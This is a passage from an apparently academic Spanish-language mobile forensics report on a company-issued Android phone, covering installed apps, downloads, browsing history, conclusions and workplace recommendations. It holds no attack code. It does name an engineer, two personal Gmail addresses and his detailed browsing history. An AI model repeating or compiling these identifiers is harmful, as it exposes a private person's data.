Pioneer ControlApp	jp.pioneer.avsoft.android.controlapp	12/03/2014 13:26
Screen Capture Shortcut Free	jp.tomorrowkey.android.screencaptureshortcutfree	13/11/2013 17:53
ADW Tema Samoled	saf.adw.theme.samoled	17/02/2014 21:52

Aplicaciones no satisfactorias

Tabla 25: Aplicaciones no satisfactorias

Nombre aplicación	Paquete	Actualización automática	Fecha y hora solicitud descarga	Fecha y hora de descarga completa	Cuenta utilizada
	com.dsi.ant.plugins.antplus	1	0	0	
	com.dsi.ant.service.socket	1	0	0	
FIFA 14, de EA SPORTS™	com.ea.game.fifa14_row	1	0	0	ferrnando1946@gmail.com
	com.google.android.marvin.talkback	1	0	0	

6. Conclusiones

- De acuerdo a lo solicitado se puede determinar que el dispositivo móvil además de ser utilizado como una herramienta de uso laboral, la mayor parte de aplicaciones instaladas corresponden a “juegos”
- Los registros en el historial de navegación se concentran en la búsqueda de información del juego denominado “dragon city” y de música en general.
- La información descargada no corresponde a información vital que comprometa a la empresa donde labora el Ing. Fernando Cueva
- Se puede identificar las siguientes cuentas asociadas al dispositivo ferrnando1946@gmail.com y fer10cuenca@gmail.com
- Como se puede observar el mayor número de instalaciones se dio el 24/04/2013.

7. Referencias

No es aplicable

1.7.2. Informe Ejecutivo

1. Introducción

El presente documento se elabora con el fin de presentar un informe pericial sobre la información solicitada en el caso de estudio C001.

2. Antecedentes

El entorno en el que se efectúa es sobre un caso de pruebas, en el cual se desarrollan el examen imprescindible basándose en la necesidad de saber a profundidad la información que se ha almacenado en el sistema de ficheros del dispositivo móvil (Smartphone), información que pueda comprometer la seguridad e integridad del usuario.

Se cuenta con un dispositivo móvil (smartphone) con Sistema Operativo Android, versión 4.4.2 que será el objeto de pruebas.

a. Caso de estudio

El caso de prueba se detalla a continuación:

"En la empresa XYZ, se ha otorgado un dispositivo móvil a cada uno de los ejecutivos que lo conforman. El Director de Control Interno ha notado que a partir de dicha entrega los tiempos de respuesta de los ejecutivos han variado y quiere determinar cuáles son las actividades en que están ocupando la mayor parte de su tiempo en los dispositivos móviles y verificar si están fuera del contexto empresarial."

Para dicho fin se solicita realizar un análisis forense al dispositivo móvil brindado en la empresa.

b. Objetivo del caso de estudio

Determinar las:

- Actividades, como historial de navegación y descargas realizadas.
- Aplicaciones instaladas y desinstaladas.

c. Alcance

Analizar:

- Historial de navegación
- Descargas
- Aplicaciones instaladas
- Aplicaciones desinstaladas
- Aplicaciones no satisfactorias

3. Descripción

En mi calidad de investigadora expongo que el análisis realizado al dispositivo móvil fue explícitamente para conocer las actividades realizadas en el mismo por parte del personal de la empresa XYZ, en la que se da a conocer el tipo de aplicaciones que los usuarios les es de interés, y a su vez se determina las descargas e historial de navegación realizadas.

Durante el desarrollo de la investigación no se procedió a dar acceso root puesto que se determinará los archivos a los que se tiene acceso.

Entre los resultados encontrados tenemos:

- El número de aplicaciones instaladas en el dispositivo móvil es de 96 apps, 42 aplicaciones desinstaladas y de 4 aplicaciones no satisfactorias.

Tabla 26: Resultado aplicaciones

Descripción	Número
Aplicaciones instaladas	96
Aplicaciones desinstaladas	42
Aplicaciones no satisfactorias	4

A continuación, se detalla el número de aplicaciones instaladas por fecha.

Tabla 27: Aplicaciones instaladas por fecha

Fecha	# de aplicaciones
01/08/2008	3
31/12/2012	3
24/04/2013	38
13/08/2013	8
15/08/2013	4
25/08/2013	1
09/09/2013	1
17/09/2013	1
31/10/2013	1
20/11/2013	1
21/11/2013	1
18/01/2014	1
20/01/2014	1
27/01/2014	1

31/01/2014	1
06/02/2014	1
11/02/2014	1
16/02/2014	1
25/02/2014	1
04/03/2014	1
23/03/2014	1
02/04/2014	1
02/04/2014	1
09/04/2014	1
17/04/2014	1
29/04/2014	1
02/05/2014	1
02/05/2014	1
14/05/2014	1
18/05/2014	1
18/05/2014	1
30/05/2014	1
02/06/2014	1
03/06/2014	1
11/06/2014	1
15/06/2014	1
15/06/2014	1
15/06/2014	1
16/06/2014	1
16/06/2014	1
22/06/2014	1
24/06/2014	1

Figura 27: Número de aplicaciones instaladas y en ejecución por fecha

- De acuerdo a los datos analizados el 24/04/2013 se instalaron 38 aplicaciones, sin embargo, no se encontró información válida sobre las fechas en que se desinstalaron las 42 aplicaciones, pero si su fecha de instalación.
- Entre las descargas realizadas podemos observar que en el mes de junio se realizaron 5 descargas, información que corresponde a archivos de tipo imágenes, archivos de audio y un documento.



Figura 28: Descargas realizadas

En la siguiente figura se visualiza la cantidad de consultas realizadas en el dispositivo móvil por mes, de acuerdo al año 2014; observando así que en el mes de junio se realizaron 1811 consultas.



Figura 29: Historial de navegación

Entre las URL's más visitadas tenemos:

Tabla 28: Historial de navegación

ID	URL	# de visitas > 20
1	http://alimentariaonline.com/2013/03/26/crean-innovadora-cerveza-a-base-de-maiz-en-lauam/	33
2	http://benditofutbol.com/la-tri/rueda-dilan-mendez-cancer-mundial.html#.U5JuOsnv7qA	59
3	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Basilisco	97
4	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Ladr%C3%B3n	64
5	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Shogun	33
6	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Silvestre	40
7	http://es.dragoncity.wikia.com/wiki/Drag%C3%B3n_Veneno	69
8	http://es.savefrom.net/	72
9	http://eva1.utpl.edu.ec/course/view.php?id=56407	39
10	http://f3.pasionlibertadores.com/noticias/David-Beckham-quiere-volver-a-jugar-al-futbol-20140606-0021.html	68
11	http://img1.mlstatic.com/s_MLV_v_O_f_4370159278_052013.jpg	55
12	http://listado.mercadolibre.com.ec/gafas-fox-duncan	37
13	http://m.listas.20minutos.es/lista/top-dragones-de-dragon-city-376630/	40
14	http://m.youtube.com/results?q=carrera%20de%20ba%C3%B1os&sm=3	62
15	http://m.youtube.com/watch?v=FiBs_FihJYw	29

16	http://m.youtube.com/watch?v=GNuzdKfpK60	38
17	http://m.youtube.com/watch?v=kpJApAfODSE	54
18	http://m.youtube.com/watch?v=Ni7m0GR8UO0	41
19	http://reglasespanol.about.com/od/adjetivos-articulos/a/articulo.htm	23

20	http://www.andysautosport.com/air_suspension/volkswagen.html	20
21	http://www.crecenegocios.com/40-formas-de-hacer-publicidad/	69
22	http://www.derechoecuador.com/resultado-de-busqueda?q=estado+y+gobierno	55
23	http://www.foxdeportes.com/futbol/story/sancionan-a-la-bella-rbitro-brasilea#	55
24	http://www.foxdeportes.com/mexico/story/mexico-y-brasil-se-retan-en-twitter/	36
25	http://www.google.com.ec/?gfe_rd=cr&ei=RW2QU9j-Gqna8gfa1YHwBQ	72
26	http://www.google.com.ec/search?biw=360&bih=314&tbm=isch&sa=1&ei=ZH2WU4arNoyayAS0loDYAQ&q=reptiles&oq=reptiles&gs_l=mobile-gwsserp.3..41l3.4896.8786.1.8949.14.9.0.1.1.0.0.0..0.0....0...1c.1.45.mobile-gwsserp..21.2.74.3.tXwzLRw0Nwg#facrc=_	60
27	http://www.google.com.ec/search?site=&source=hp&ei=de-YU5H0NMensAStyYCACw&q=rey+felipe&oq=rey+felipe&gs_l=mobile-gwshp.3..0l5.1976.3596.0.5475.11.9.0.1.1.0.2155.6998.7-1j1j2.4.0....0...1c.1.46.mobile-gwshp..9.2.1850.3.ZZta2zffzpU#q=posesion+principe+felipe	42
28	http://www.google.com.ec/search?site=&source=hp&ei=PiZ8UbHE_PisASopIGwCg&q=utpl+eva&oq=utpl&gs_l=mobile-gwshp.1.1.0l5.7101.7640.0.9767.7.5.0.3.3.0.459.1781.2-1j2j2.5.0....0...1c.1.44.mobile-gwshp..1.6.1258.2.NAcVd_QpVUo	40
29	http://www.google.com.ec/search?tbm=isch&sa=1&ei=owJ9U77JI82SqAaJmYLYDg&q=gafas+fox+modelo+duncan&oq=gafas+fox+modelo+duncan&gs_l=mobile-gwsserp.3...47400.51770.0.52288.25.18.0.0.0.3.1663.7287.2-2j3j3j3j1j0j1.13.0....0...1c.1.44.mobile-gws-serp..22.3.1865.RXCV9q9O06A#facrc=_	37
30	http://www.google.com.ec/webhp?hl=es&tbm=isch&tab=wi	27
31	http://www.hoyhombre.com/0000964/los-3-cortes-de-pelo-de-moda-para-este-2014/	40
32	http://www.mercadolibre.com.ec/	23
33	http://www.pasionlibertadores.com/fanaticos/Los-10-equipos-de-futbol-mas-valiosos-delmundo-20140512-0009.html	55
34	http://www.utpl.edu.ec/index.php	55
35	http://www.youtube-mp3.org/es	116
36	https://m.facebook.com/pages/JRM-Racing-Sore/592028717535031?fref=ts&refsrc=https%3A%2F%2Fwww.facebook.com%2Fpages%2FJRM-Racing-Sore%2F592028717535031&_rdr	55
37	https://m.youtube.com/watch?v=ewOdKrYVdZc	32

38	https://mail.google.com/mail/mu/mp/460/#tl/Recibidos	65
39	https://srv-si-001.utpl.edu.ec/SAO/Login.aspx	69
40	https://srv-si-001.utpl.edu.ec/SAO/Login.aspx?ReturnUrl=%2fSAO%2fSAO%2fLogin.aspx	74
41	https://www.google.com.ec/?gfe_rd=cr&ei=DpVxU7f4Bszt8QaB2oDACA	55
42	https://www.google.com.ec/?gfe_rd=cr&ei=im53U936LMzd8gfphYGgCQ	47
43	https://www.google.com.ec/?gfe_rd=cr&ei=ZNVyU_qPMdClsgf7IgE	55
44	https://www.google.com.ec/search?biw=360&bih=567&tbm=isch&q=colibritany&revid=1874192421&sa=X&ei=StOcU8jRIZG2sASUsYD4Cw&ved=0CBcQ1QIoAA#facrc=_&imgrc=WSXITBsiZnTtPM%253A%3BOkD1bZh27NS6jM%3Bhttp%253A%252F%252Fi1.ytimg.com%252Fvi%252FiZrWMKzWPCc%252Fmaxresdefault.jpg%3Bhttp%253A%252F%252Fwww.youtube.com%252Fwatch%253Fv%253DiZrWMKzWPCc%3B1920%3B1080	31
45	https://www.google.com.ec/search?site=&source=hp&ei=Jfd0U4DXMM3jsASY7YKIDA&q=23+de+alemania&oq=23+de+alemania&gs_l=mobile-gws-hp.3...144.981.0.1312.9.6.0.0.0.0.0.0..0.0....0...1c.1.43.mobile-gwshp..9.0.0.P6R9vlb0MXc	54

En la siguiente figura se muestra los links o url's más visitadas, de acuerdo al id asignado a la url y número de visitas.



Figura 30: URL's mas visitadas en el año 2014

Se observa que YouTube, Facebook, mercado libre, dragon city y google son las páginas más visitadas por el usuario.

4. Recomendaciones

- Es muy importante que la empresa fomente una cultura de seguridad, ya que los usuarios deben conocer que los dispositivos móviles además de ser una herramienta laboral, la información que se almacena en los mismos son un factor importante tanto para la empresa como a nivel personal. Por lo tanto, los dispositivos móviles pueden ser utilizados como medios de fraude o extorsión.
- El dispositivo móvil de la empresa corresponde únicamente a actividades relacionadas a la empresa, sin embargo, si las actividades no interfieren con el desarrollo laboral el mismo puede ser utilizado con otro fin, como lo es el de entretenimiento.
- Al no contar con acceso root el análisis de los archivos es limitado.
- Queda a disposición de quien solicita sancionar dichas actividades de acuerdo a las políticas de la empresa. (Cuenca Alvarado, 2015)